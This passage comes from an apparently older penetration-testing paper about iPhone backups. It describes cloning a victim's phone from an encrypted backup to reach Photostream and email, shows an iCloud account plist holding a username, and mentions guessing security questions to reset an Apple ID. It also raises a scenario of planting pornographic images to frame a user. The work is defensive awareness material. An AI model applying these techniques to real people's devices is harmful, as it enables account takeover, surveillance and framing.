Encrypted Backup
Original Device A
Original Device B

Figure 7-16

The organization in question states that Apple has "confirmed" that if the backup is encrypted, the keychain is generated from the iTunes backup password, then transferred and stored on the new device. Unencrypted backups use a keychain that is encrypted using hardware keys stored on the device itself.

The Apple ID, for iCloud access, will be disabled if numerous incorrect attempts are made to guess it. Attacking the iCloud password directly would prove difficult due to the lock out mechanism. The password can be reset online via Apple's reset feature, if you know the users security answers. (Sometimes the questions may be easy to guess)

In this example a penetration tester can use an encrypted backup file to restore a "cloned" copy of the victim's iPhone. Since Photostream uses WIFI, the fact that the Cell settings/data will be different is irrelevant. (Strangely on this test an encrypted backup file the Facetime and iMessage passwords did not carry over.)

Once a cloned iPhone is ready, the penetration tester could take a photo and it will upload to the Photostream service. (Again the Photostream service has to be enabled). Once uploaded, it will then be distributed to the original victim's device, as well as other devices, if the victim had other devices that are subscribed to the Photostream service. An example would be a victim that has an iPad as well as an iPhone. The penetration tester can now also view the victim's emails in real time.

For this test two iPhones were used. (Apple iPad's could have also been used) One device, iPhone 'A', was used to create the initial unencrypted backup residing on an Apple MacBook Pro. When the unencrypted backup file created by iPhone 'A' was used to restore iPhone 'B', no passwords were restored. iPhone 'A' was then wiped using the reset "Erase All Content and Settings". An encrypted backup was taken off of iPhone A. When the backup file was restored to iPhone 'B' the Photostream and email passwords were restored also. This allowed the penetration tester to upload a photo on the cloned iPhone 'B' and see it appear on the original iPhone 'A'.

One must remember that attacking the encrypted password may be out of scope. The paper does not mention companies by name that claim to be able to crack the encryption nor was their software claims tested.

8. Conclusion

Users are blissfully unaware of the security implications that new technology brings. The iPhones rich feature set, aimed at making life easier for the end user, and has contributed to security issues facing IT departments. Even Apple had to take a step backwards with regards to the data it collects from the iPhone is end users. (This was the case with GPS data)


The Photostream service raises a concern of mine. The idea is that if a photo is taken on an iPhone, then it will appear on other devices, like an iPad if they are subscribed to the same Photostream. Now imagine that a single vulnerability was found that allowed an attacker to upload a pornographic image to the Photostream service. The vulnerability bypassed authentication and authorization checks. The attackers image would be sent to all the end users subscribed devices.

The Photostream service also has a Microsoft desktop and Mac OS X agent that syncs to the mobile devices. By bypassing authentication an attacker can upload pornographic images and then perhaps contact the authorities, attempting to get the end user arrested. It might be a case of encrypting the backup files may actually decrease the security.

The penetration tester has to be ingenious and explore all avenues of potential exploitation. This means paying special attention to new technology. Apple has shown how a company can have a large impact on business technology with a must have consumer item. As information security professionals, there are times that the business model moves so fast it is almost impossible for security to keep pace. Endeavoring to use security policy to slow rapid adoption down, so that further security analysis can be done, sometimes is impossible in the face of upper management needs. The iPhone was a tool that embedded itself into business before even security realized it. Its ease of use leads to its rapid adoption, a testament perhaps, to the late Steve Jobs.

Hunting down the backup files is not easy, but it is made easier if the phone is tethered to a PC. Simple packet capturing/filtering can expose machines running Apple's iTunes software, which may contain a backup file. By default this is unencrypted. One recommendation is to encrypt this file and perhaps backup it up on a central secure server. If the iCloud is used, this opens up another whole security risk to an organization. The actual data stored is at the mercy of the provider. Having what the end user is searching for may provide lucrative marketing data that Apple cannot ignore.


The iCloud account information also appears to be stored in Library/Preferences/com.apple.accountsettings.plist.



```
            <string>com.apple.Dataclass.Notes</string>
        </array>
        <key>Short Type String</key>
        <string>iCloud</string>
        <key>Sync Identifier</key>
        <string>82127D15-3AAB-4FD3-BAA1-CFABA788BDB4</string>
        <key>Type</key>
        <string>AppleAccount</string>
        <key>Type String</key>
        <string>iCloud</string>
        <key>Username</key>
        <string>[redacted]utersinc.com</string>
        <key>appleIDAliases</key>
        <array>
            <string></string>
        </array>
        <key>dataclassProperties</key>
        <dict>
            <key>com.apple.Dataclass.Account</key>
            <dict>
                <key>accountStatusCode</key>
                <integer>2</integer>
                <key>beta</key>
                <false/>
                <key>url</key>
                <string>https://p03-setup.icloud.com:443</string>
            </dict>
```

Figure 9-1 Account settings

The user name is stored in plaintext, so half the information needed to compromise this account has already been found. The ID is called the AppleID. This is used for all Apple related services. One such service is the MobileMe service. This is used to locate your iPhone should you lose it. Now we have a single password not only for uploading images, purchasing Apps/Music/Video's but also to locate real time whereabouts of the end user. With this simple username and password, a hacker can log on to icloud.com and locate the end user, remote lock the system or erase it. Imagine if this username and password was compromised. To mitigate this type of problem the iPhone should not be linked to cloud services and the "find my iPhone" in the iPhones settings should be switched off.



Your message has been sent.

Figure 9-2 iCloud.com

The information that is stored in the iPhone backup file is quite incredible. Designed to make an easier restore for the end user if the phone fails, it has created a potential goldmine for the penetrations tester and malicious attackers. Penetration testers can use the information contained in the backup file for reports or social engineering. Nothing helps a penetration report more than showing the CEO's SMS messages for the last year.

Companies have mostly wised up to, and adopted, basic security practices. They understand that patching; firewalling and adding monitoring devices protect the majority of systems.

This makes it increasingly difficult for a penetration tester to get a foothold on a system. From experience, many companies are still soft when it comes to in depth security. So once a foothold is gained inside a network, moving from system to system becomes easier. Social engineering is a great way to get that foothold, and the iPhone backup file gives plenty of information to help with this.

Many companies do not have a policy with regards to backup files from iPhones. The fact is many companies do not fully understand what is contained in the backup files or they most certainly would have a policy. This is really the role of the penetration tester. To successfully exploit vectors of attack that the client would not think possible. Make the client aware of how the hacker is thinking.

Some penetration tests are purely compliance requirements with no real teeth for the penetration test. The engagement is extremely limited in both time and scope. This is sometimes by design, as the IT department wants no surprises from the engagement of a penetration tester. A good penetration tester has to think outside the scope and have multiple ways to achieve the same goal. In effect this will aid the IT department. It may give the IT department the necessary information to build a strong policy and this paper was designed to give the penetration tester another attack vector. By attacking residual backup data, the penetration tester may show that hackers could seem to be holding the CEO's phone in their hand. Now wouldn't that be handy in convincing business to take a more proactive role in security and validate the necessity of thorough penetration testing which does not fail to look extensively at new technologies as they are adopted.

9. References

Goldman, D. (2010, July 26). *Jailbreaking iphone apps is now legal*. Retrieved from http://money.cnn.com/2010/07/26/technology/iphone_jailbreaking/index.htm

Goodin, D. (2011, November 08). *Apple expels serial hacker for publishing iphone exploit*. Retrieved from http://www.theregister.co.uk/2011/11/08/apple_excommunicates_charlie_miller

Huffman, K. (2010, May 31). *Apple overtakes microsoft as industry leader*. Retrieved from http://www.headlinesnews.net/4997/apple-overtakes-microsoft-as-industry-leader

Ionescu, D. (2010, July 27). *Never mind legality, iphone jailbreaking voids your*. Retrieved from http://www.pcworld.com/article/201968/never_mind_legality_iphone_jailbreaking_voids_your_warranty.html

Ios features. (2011, November 08). Retrieved from http://www.apple.com/ios/features.html

Iphone backup location. (n.d.). Retrieved from http://www.iphonebackuplocation.com

iphone 4s. (2011, November 08). Retrieved from http://www.apple.com/iphone/specs.html

Landau, T. (2011, October 27). *itunes wi-fi sync & back up: Fail (& workaround)*. Retrieved from http://www.macobserver.com/tmo/article/itunes_wi-fi_sync_and_back_up_fail_and_workaround

Mona, B., & Baggili, I. (2010, November 8). *iphone 3gs forensics: Logical analysis using* . Retrieved from http://ssddfj.org/papers/SSDDFJ_V4_1_Bader_Bagilli.pdf

Nigerian letter or "419" fraud.. (n.d.). Retrieved from http://www.fbi.gov/scams-safety/fraud/fraud

Omar, A. (2011, October 2011). *ios 5 untethered jailbreak is already covered by hackers*. Retrieved from http://cydiahelp.com/ios-5-untethered-jailbreak-is-already-covered-by-hackers

Pogue, D. (2007, June 27). *The iphone matches most of its hype*. Retrieved from http://www.nytimes.com/2007/06/27/technology/circuits/27pogue.html?pagewanted=all

Publishing an app in the app store. (2011, October 12). Retrieved from http://developer.apple.com/library/ios/

Sadun, E. (2009, January). *What the duck? train your iphone to (truly) learn new words*. Retrieved from http://arstechnica.com/apple/news/2009/01/what-the-duck-train-your-iphone-to-truly-learn-new-words.ars

Unauthorized modification of ios has been a major source of instability,. (2011, November 08). Retrieved from http://support.apple.com/kb/ht3743